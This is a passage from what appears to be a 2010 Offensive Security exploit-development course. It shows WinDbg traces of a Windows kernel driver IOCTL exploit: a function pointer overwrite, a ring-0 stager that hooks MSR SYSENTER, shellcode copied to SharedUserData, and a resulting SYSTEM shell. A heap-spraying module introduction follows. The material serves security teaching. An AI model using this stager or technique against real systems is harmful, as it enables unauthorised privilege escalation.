
```
Disassembly
Offset: @$scopeip                                                   Previous   Next
f7905ca5 1cc7            sbb     al,0C7h
f7905ca7 43              inc     ebx
f7905ca8 1823            sbb     byte ptr [ebx],ah
f7905caa 0000            add     byte ptr [eax],al
f7905cac c0e952          shr     cl,52h
f7905caf 0200            add     al,byte ptr [eax]
f7905cb1 008b430c8b4d    add     byte ptr [ebx+4D8B0C43h],cl
f7905cb7 d0890889731c    ror     byte ptr [ecx+1C738908h],1
f7905cbd 897b18          mov     dword ptr [ebx+18h],edi
f7905cc0 e93f020000      jmp     f7905f04
f7905cc5 8b0d647d90f7    mov     ecx,dword ptr ds:[0F7907D64h]
f7905ccb 85c9            test    ecx,ecx
f7905ccd 7406            je      f7905cd5
f7905ccf ff15007390f7    call    dword ptr ds:[0F7907300h] ds:0023:f7907300=f79073fa
f7905cd5 e8ca130000      call    f79070a4
f7905cda a3647d90f7      mov     dword ptr ds:[F7907D64h],eax

Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
f7905c0a 3d2000d6b2      cmp     eax,0B2D60020h
kd> g
Breakpoint 1 hit
f7905c0a 3d2000d6b2      cmp     eax,0B2D60020h
kd> t
f7905c0f 0f84b0000000    je      f7905cc5
kd>
f7905cc5 8b0d647d90f7    mov     ecx,dword ptr ds:[0F7907D64h]
kd>
f7905ccb 85c9            test    ecx,ecx
kd>
f7905ccd 7406            je      f7905cd5
kd>
f7905ccf ff15007390f7    call    dword ptr ds:[0F7907300h]
kd> dd f79073fa
f79073fa  90909090 90909090 90909090 24ebfafc
f790740a  0176685e 0f590000 69868932 8b000000
f790741a  00006dbe 0ff88900 01f0b930 a4f30000
f790742a  fdebf4fb ffffd7e8 9c006aff 0000e860
f790743a  8b580000 00006098 245c8900 def98124
f790744a  75deadc0 01766810 89590000 0fd231d8
f790745a  ebc03130 0f328b3a 81661eb6 7500c3fb
f790746a  68988b2e 8d000000 0000759b b81a8900
```

Figure 114: Function pointer takes us to R0 stager.

```
f7907407 fa              cli
f7907408 eb24            jmp     f790742e
f790740a 5e              pop     esi
f790740b 6876010000      push    176h
f7907410 59              pop     ecx
f7907411 0f32            rdmsr
f7907413 898669000000    mov     dword ptr [esi+69h],eax
f7907419 8bbe6d000000    mov     edi,dword ptr [esi+6Dh]
f790741f 89f8            mov     eax,edi
f7907421 0f30            wrmsr
f7907423 b9f0010000      mov     ecx,1F0h
f7907428 f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
f790742a fb              sti
f790742b f4              hlt
f790742c ebfd            jmp     f790742b

Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
kd> u 0x7FFE0400 L50
SharedUserData+0x400:
7ffe0400 6a00            push    0
7ffe0402 9c              pushfd
7ffe0403 60              pushad
7ffe0404 e800000000      call    SharedUserData+0x409 (7ffe0409)
7ffe0409 58              pop     eax
7ffe040a 8b9860000000    mov     ebx,dword ptr [eax+60h]
7ffe0410 895c2424        mov     dword ptr [esp+24h],ebx
7ffe0414 81f9dec0adde    cmp     ecx,0DEADC0DEh
```

Figure 115: R0 Stager copied payloads to SharedUserData

 © All rights reserved to Offensive Security, 2010






Figure 116: SYSTEM shell.

Exercise

1) Repeat the required steps in order escalate system privileges and to get your shell.

Wrapping up

In this module we exploited a real world kernel driver vulnerability abusing an insecure implementation of the *IOCTL* interface. Code execution has been gained exploiting a function pointer overwrite in kernel space and an independent *ring3* payload has been deployed with the help of *SharedUserData* memory page, hooking the MSR SYSENTER mechanism and disabling DEP.

© All rights reserved to Offensive Security, 2010

Module 0x06 Heap Spraying

Lab Objectives

- **Understanding JavaScript Heap internals**
- **Learning how to spray the heap**
- **Exploiting MS08-079 on Windows Vista SP0**

Overview

Heap Spraying[127] is a technique used mostly (but not only) in browser exploitation to obtain code execution through the help of consecutive heap allocations. Developed by Blazde and SkyLined, heap spraying was first used (in browsers[128]), in the MS04-040[129] exploit against Internet Explorer. The technique is generally used when the attacker is able to "control the heap". Once control over execution flow is gained, the malicious code can try to inject heap chunks containing nop sleds and shellcode, until an invalid memory address, usually controlled by the attacker, becomes valid with the consequence of executing arbitrary code.

[127] http://en.wikipedia.org/wiki/Heap_spraying

[128] It seems that the first time, Heap Spray was seen in 2001 for a Microsoft Internet Information Services Remote Buffer Overflow http://research.eeye.com/html/advisories/published/AD20010618.html

[129] http://www.microsoft.com/technet/security/bulletin/MS04-040.mspx , http://www.milw0rm.com/exploits/612

© All rights reserved to Offensive Security, 2010